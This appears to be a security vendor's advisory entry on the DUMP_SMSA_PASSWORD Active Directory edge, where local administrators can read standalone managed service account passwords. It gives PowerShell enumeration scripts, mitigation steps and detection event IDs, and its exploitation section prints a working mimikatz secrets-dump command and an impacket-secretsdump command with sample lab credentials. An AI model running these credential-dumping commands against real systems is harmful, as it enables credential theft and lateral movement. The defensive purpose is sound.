
Summary
| Forestall ACL Alias | DUMP_SMSA_PASSWORD |
| Affected Object Types | Standalone Managed Service Accounts |
| Exploitation Certainty | Unlikely |
| AD Attribute | msDS-HostServiceAccount |
| AD Attribute Guid | 77b5b886-944a-11d1-aebd-0000f80367c1 |
Description
The msDS-HostServiceAccount attribute in Active Directory is used to display the service accounts that have been assigned to a specific computer. Administrators rely on this attribute to verify which service accounts are designated to run critical services on that machine, ensuring proper configuration and oversight of account assignments.
However, if access controls around this attribute are not properly enforced, a user with local administrative privileges on the computer may exploit this to access sensitive data. Specifically, while the attribute itself merely lists the assigned service accounts, local administrators can potentially access additional data —such as stored credentials or passwords— associated with these service accounts. An attacker leveraging such access can extract sensitive credential information, allowing them to impersonate trusted service accounts. This could lead to unauthorized access, privilege escalation, lateral movement within the network, and a broader compromise of system integrity.
Identification
PowerShell
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate DUMP_SMSA_PASSWORD entries.
1. Find-DumpSMSAPassword function
function Find-DumpSMSAPassword {
    [CmdletBinding()]    param (        [string]$Target = $null,        [string]$OutputPath = "sMSA_Host_Report.csv"    )
    # Load ActiveDirectory module if not already loaded    if (-not (Get-Module -Name ActiveDirectory)) {        Write-Host "Attempting to load ActiveDirectory module..."        try {            Import-Module ActiveDirectory            Write-Host "ActiveDirectory module loaded successfully."        }        catch {            Write-Error "Failed to load ActiveDirectory module. Please ensure RSAT (Remote Server Administration Tools) for PowerShell is installed."            return        }    }
    $foundSMSAHosts = @()    $computers = @()
    try {        if ($Target) {            Write-Host "Searching for Service Master Account on specific computer: '$Target'..."            # Get the specific computer object using its name or Distinguished Name            $computer = Get-ADComputer -Identity $Target -Properties 'msDS-HostServiceAccount' -ErrorAction Stop            if ($computer) {                $computers += $computer            } else {                Write-Output "Computer '$Target' not found."                return            }        } else {            Write-Host "Searching for all computers with a configured Service Managed Service Account (sMSA)..."            # Get all computer objects with the 'msDS-HostServiceAccount' property populated            $computers = Get-ADComputer -Filter "msDS-HostServiceAccount -like '*'" -Properties 'msDS-HostServiceAccount' -ErrorAction Stop        }
        if (-not $computers) {            Write-Output "No computers with a configured Service Master Account were found."            return        }
        # Iterate through the computers and their sMSA entries        foreach ($computer in $computers) {            $computerName = $computer.Name
            # The msDS-HostServiceAccount property can contain multiple values            if ($computer.'msDS-HostServiceAccount') {                foreach ($sMSAAccount in $computer.'msDS-HostServiceAccount') {                    $foundSMSAHosts += [PSCustomObject]@{                        "Message" = "Computer '$computerName's local admins can potentially read the password for sMSA account '$sMSAAccount'."                    }                }            }        }    }    catch {        Write-Error "Failed to retrieve Active Directory computers: $($_.Exception.Message)"        return    }
    # Export the results to CSV if any were found    if ($foundSMSAHosts.Count -gt 0) {        if ($Target) {            Write-Host "Found $($foundSMSAHosts.Count) entries on computer '$Target'."        } else {            Write-Host "Found $($foundSMSAHosts.Count) entries for computers with configured Service Managed Service Accounts."        }
        try {            $foundSMSAHosts | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8            Write-Output "Results exported successfully to '$OutputPath'"        }        catch {            Write-Error "Failed to export results to CSV file '$OutputPath': $($_.Exception.Message)"        }    } else {        if ($Target) {            Write-Output "Computer '$Target' has no configured Service Master Accounts."        } else {            Write-Output "No computers were found with configured Service Master Accounts."        }    }}
2. Scan all domain computers
Find-DumpSMSAPassword3. Scan a specific computer object
Find-DumpSMSAPassword -Target "vm02".NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate DUMP_SMSA_PASSWORD entries without relying on any external modules or dependencies.
1. Find-DumpSMSAPasswordSimple function
function Find-DumpSMSAPasswordSimple {    [CmdletBinding()]    param (        [string]$Target = $null,        [string]$OutputPath = "sMSA_Host_Report.csv"    )
    $foundSMSAHosts = @()    $entries = @()
    try {        $root   = New-Object System.DirectoryServices.DirectoryEntry("LDAP://RootDSE")        $baseDN = $root.Properties["defaultNamingContext"][0]        $searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]"LDAP://$baseDN")
        if ($Target) {            Write-Verbose "Searching for computers referencing sMSA '$Target'..."            $escapedTarget = $Target -replace '([()\\*])', '\\$1'  # Escape LDAP filter special chars            $searcher.Filter = "(&(objectCategory=computer)(msDS-HostServiceAccount=$escapedTarget))"        } else {            Write-Verbose "Searching all computers with msDS-HostServiceAccount set..."            $searcher.Filter = "(&(objectCategory=computer)(msDS-HostServiceAccount=*))"        }
        $searcher.PageSize = 1000        $searcher.PropertiesToLoad.Add("msDS-HostServiceAccount") | Out-Null        $searcher.PropertiesToLoad.Add("cn") | Out-Null
        $results = $searcher.FindAll()        Write-Verbose "Found $($results.Count) matching computer(s)."
        $entries = foreach ($result in $results) {            try { $result.GetDirectoryEntry() }            catch { Write-Warning "Could not bind entry: $_"; continue }        }    } catch {        Write-Error "LDAP search failed: $_"        return    }
    foreach ($entry in $entries) {        $computerName = $entry.Properties["cn"][0]        $smsas = $entry.Properties["msDS-HostServiceAccount"]        if ($smsas) {            foreach ($sMSA in $smsas) {                $foundSMSAHosts += [PSCustomObject]@{                    Message = "Computer '$computerName's local admins can potentially read the password for sMSA account '$sMSA'."                }            }        }    }
    if ($foundSMSAHosts.Count -gt 0) {        $foundSMSAHosts | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8        Write-Host "Exported $($foundSMSAHosts.Count) entr$(if($foundSMSAHosts.Count -eq 1){'y'}else{'ies'}) to $OutputPath"    } else {        Write-Host "No computers found with configured Service Managed Service Accounts."    }}
2. Scan all domain computers
Find-DumpSMSAPasswordSimpleActive Directory Users and Computers
Note: This edge cannot be identified directly with the GUI, but you can see assigned sMSAs in the computer’s Attribute Editor Values sectionn.
1. Open Active Directory Users and Computers on your Windows server.
2. Right-click on the Computer.
3. Select Properties from the context menu.
4. In the Properties window, navigate to the Attribute Editor tab.
5. In the Attribute Editor list, locate and check the option msDS-HostServiceAccount by double-clicking.
6. Click OK to close the dialog boxes.

Active Directory Users and Computers
Exploitation
This permission can be exploited on Windows systems with Mimikatz, while on Linux systems, tools such as Impacket-secretsdump can be used effectively for exploitation. Mimikatz, Impacket tools
Windows

An attacker can read sMSA passwords with these cmdlets on Windows. (Run this command on a computer that is vulnerable.)
mimikatz.exe "privilege::debug" "token::elevate" "lsadump::secrets" "exit"
Linux
An attacker can read sMSA passwords with this command on Linux:
impacket-secretsdump '<Domain FQDN>/<Local Admin User>:<Password>@<sMSA>' -target-ip <Server IP>Example:
impacket-secretsdump 'forestall.labs/ANGEL_ROSA:Test123.!@fssql' -target-ip 192.168.231.24
Dump Lsass
Mitigation
You can mitigate DUMP_SMSA_PASSWORD by following these steps:
1. Open Active Directory Users and Computers on your Windows server.
2. Right-click on the Computer.
3. Select Properties from the context menu.
4. In the Properties window, navigate to the Attribute Editor tab.
5. Find msDS-HostServiceAccount attribute on the list and double click.
6. In the values list, locate and remove the unwanted sMSA value using the Remove button after clicking the value.
7. Click OK and Apply to close the dialog boxes.
Active Directory Users and Computers
Detection
Adding new Access Control Entries to Active Directory objects modifies the object’s ntSecurityDescriptor attribute. These changes can be detected with Event IDs 5136 and 4662 to identify dangerous modifications.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136 |
| 4662 | An operation was performed on an object. | AccessList, AccessMask | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662 |
References
Group Managed Service Accounts Overview - Microsoft Docs
The Windows Security Journey: Standalone Managed Service Account (sMSA) - Medium